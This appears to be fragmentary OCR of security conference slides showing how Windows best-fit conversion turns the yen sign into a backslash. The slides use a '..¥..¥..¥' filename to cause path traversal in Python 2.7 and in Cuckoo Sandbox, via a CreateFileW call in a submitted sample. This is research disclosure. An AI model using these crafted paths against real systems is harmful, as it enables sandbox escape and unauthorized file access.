

U+005C
¥
U+00A5
¥



Microsoft
JAKE-CLARK.TUMBLR


Let's **Bestfit!** it!

as a filename?


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
..¥..¥..¥
File
Home
Share
View
..¥..¥..¥
Command Prompt - python
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:\Users\DEVCORE\Desktop>python
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.
Type "help", "copyrigh redits" or "license" for more informa
>>> import os
>>> os.listdir('.')


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
File
Home
Share
View
Command Prompt - python
Microsoft Windows [Versi
(c) Microsoft Corporatio
C:\Users\DEVCORE\Desktop
Python 2.7.18 (v2.7.18:8
Type "help", "copyrigh
>>> import os
>>> os.listdir('.')
Bestfit!
typedef struct _WIN32_FIND_DATAA {
DWORD dwFileAttributes;
FILETIME ftCreationTime;
FILETIME ftLastAccessTime;
...
CHAR cFileName[MAX_PATH];
};


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
..¥..¥..¥
File
Home
Share
View
..¥..¥..¥
Command Prompt - python
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:\Users\DEVCORE\Desktop>python
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.
Type "help", "copyright", "credits" or "license" for more informa
>>> import os
>>> os.listdir('.')
[..\\..\\..\\ , 'desktop.ini']


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
File
Home
Share
View
..¥..¥..¥
Command Prompt - python
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:\Users\DEVCORE\Desktop>py
Python 2.7.18 (v2.7.18:8d21
20 2020, 13:25:05) [MSC v.
Type "help", "copyright",
"license" for more informa
>>> import os
>>> os.listdir('.')
['..\\..\\..\\', 'desktop.ini']
>>> os.listdir(os.listdir('.')[0])
['$Recycle.Bin', 'bootmgr', 'BOOTNXT', 'Documents and Settings',
agefile.sys', 'PerfLogs', 'Program Files', 'Program Files (x86)',
very', 'secret.txt', 'swapfile.sys', 'System Volume Information',

Automated Malware Analysis

cuckoosandbox.org/index.html

無痕視窗

Home About Download Documentation Development FAQ Blog Community

Malware? Tear it apart, discover its ins and outs and collect actionable threat data. Cuckoo is the leading **open source** automated malware analysis system.

Get Cuckoo!

About

Being able to understand the way malware operate is the key to properly **fight** them. Cuckoo Sandbox helps you achieving this goal in an easy and automated fashion.

Read more »

Download

Cuckoo Sandbox is a completely **open source** solution, meaning that you can look at its internals, modify it and customize it at your will. Go on and download it to start tackling malware.

Read more »

Participate

Cuckoo Sandbox is a **community** effort. The only reason of it's growth and popularity is the people using it and contributing to it. Get in touch with the developers and with the users now!

Read more »

Requirements — Cuckoo San

cuckoo.readthedocs.io/en/latest/installation/host/requirements/

Cuckoo Sandbox

latest

Docs » Installation » Preparing the Host » Requirements

Edit on GitHub


Requirements

At this point we only fully support Python 2.7. Older version of Python and Python 3 versions are not supported

- Installation
  - Preparing the Host
    - Requirements
      - Installing Python libraries (on Ubuntu/Debian-based distributions)


distributions)

The Cuckoo host components is completely written in Python, therefore it is required to have an appropriate version of Python installed. At this point we only fully support **Python 2.7**. Older version of Python and Python 3 versions are not supported by us (although Python 3 support is on our TODO list with a low priority).


cuckoo
Sandbox Host
ORACLE
VirtualBox
LOG
JPG
TXT
Guest VM
Guest VM
Guest VM



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
Insights
Cuckoo
SUBMIT A FILE FOR ANALYSIS
SUBMIT URLS/HASHES
Submit URLs/hashes
Submit
WriteFile.exe
CreateFileW(L"..\u00A5..\u00A5…",…)
From the press:
System info
free
used
total
FREE DISK SPACE
CPU LOAD
MEMORY USAGE

Dropped Files

